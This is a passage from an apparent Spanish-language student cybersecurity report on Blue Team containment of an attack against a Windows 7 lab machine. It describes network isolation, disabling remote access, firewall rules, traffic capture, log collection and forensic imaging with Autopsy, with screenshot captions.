Puerta Empleada: En ataques similares, generalmente se usan puertos comunes como el **puerto 445** (usado por SMB, o Server Message Block) o el **puerto 135** (utilizado para RPC, o Remote Procedure Call) en sistemas Windows. En este caso, dado que el sistema objetivo es Windows 7, es muy probable que el ataque haya usado **puertos de SMB (445)**, que es un puerto conocido por su vulnerabilidad en versiones anteriores de Windows, incluyendo Windows 7.

6.4 ETAPA 4: CONTENCION DE ATAQUES INFORMATICOS

Contención de ataques informáticos La actividad consiste en: De manera individual usted deberá leer el problema que se encuentra en el anexo 5 – escenario 4 referente a equipo Blueteam y por medio del banco de trabajo configurado en la actividad anterior deberá dar respuesta a las siguientes preguntas orientadoras:

¿Qué sería lo primero que indagaría y haría si llegara a encontrarse un ataque en tiempo real? especifique su respuesta con argumentos técnicos.

Respuesta a la Situación Problema - Análisis Blue Team y Comprendiendo el Escenario:


Nos encontramos ante una situación crítica donde un sistema Windows 7, previamente analizado, está bajo ataque. La organización, CyberFort Technologies, requiere una respuesta rápida y efectiva por parte del equipo Blue Team, utilizando herramientas de código abierto y sin incurrir en costos adicionales. El objetivo principal sería contener la amenaza de inmediato y preservar la evidencia para análisis forenses. Los pasos específicos a seguir serían los siguientes:

Paso 1: Aislamiento del equipo afectado (Contención del ataque)

1. **Desconectar del sistema comprometido de la red:**
    - Lo primero que haría sería **desconectar inmediatamente el equipo afectado** de la red para evitar que el atacante siga propagando el malware o exfiltrando datos. Esto

es clave, especialmente si se está utilizando **HSF (Http File Server)** o **Msfvenom** (payloads maliciosos) (MITRE ATT&CK, s. f.).


Ilustración 152 Desconexión del equipo a la red de internet



Fuente: Elaboración Propia.

- **Evitaría apagar el equipo**, ya que esto podría borrar evidencia valiosa de la memoria volátil o de los logs, lo que es crucial para el análisis forense (Kent et al., 2006a).

Ilustración 153 Se debe evitar apagar el equipo




Fuente: Elaboración Propia.

2. **Deshabilitar accesos remotos:**


   - **Bloquear accesos remotos** mediante herramientas de administración remota como RDP o SSH, así como deshabilitar cualquier acceso a cuentas comprometidas para evitar que el atacante mantenga el control del sistema (CISA, 2023).

Ilustración 154 Deshabilitar servicio remoto en windows 7



Fuente: Elaboración Propia.


Ilustración 155 Servicio deshabilitado



Fuente: Elaboración Propia.

3. **Redirigir tráfico y bloquear puertos:**
    - Configurar **firewalls** para bloquear puertos y redirigir el tráfico entrante y saliente únicamente a lo esencial, reduciendo así las rutas de propagación del ataque (CISA, 2023) & (CIS, 2024b).


Ilustración 156 Reglas bloqueo de puertos en Firewall Pfsense



Fuente: Elaboración Propia.

4. **Captura de evidencia:**
    - **Iniciar capturas de tráfico de red** utilizando **Wireshark** u otras herramientas de análisis de tráfico para monitorear las conexiones sospechosas y detectar actividades relacionadas con el ataque (Wireshark, s. f.).


Ilustración 157 Captura del tráfico al ejecutar HFS



Fuente: Elaboración Propia.


- Obtener **logs del sistema**, eventos y registros de aplicaciones comprometidas (PaloAlto, s. f.).

Ilustración 158 Consulta de logs del sistema



Fuente: Elaboración Propia.


Ilustración 159 Consulta de logs del sistema



Fuente: Elaboración Propia.


- **Crear imágenes forenses** de la memoria RAM y del disco duro para su análisis posterior, asegurando que no se pierda evidencia crítica (Kent et al., 2006a).

Ilustración 160 Volcado de memoria RAM




Fuente: Elaboración Propia.

Ilustración 161 Volcado de disco duro




Fuente: Elaboración Propia.

Ilustración 162 Volcado de disco duro finalizado




Fuente: Elaboración Propia.

Ilustración 163 Copias del disco y RAM y Hash



Fuente: Elaboración Propia.

Ilustración 164 Analisis de Disco Con Autopsy



Fuente: Elaboración Propia.


Generación de Informes: La 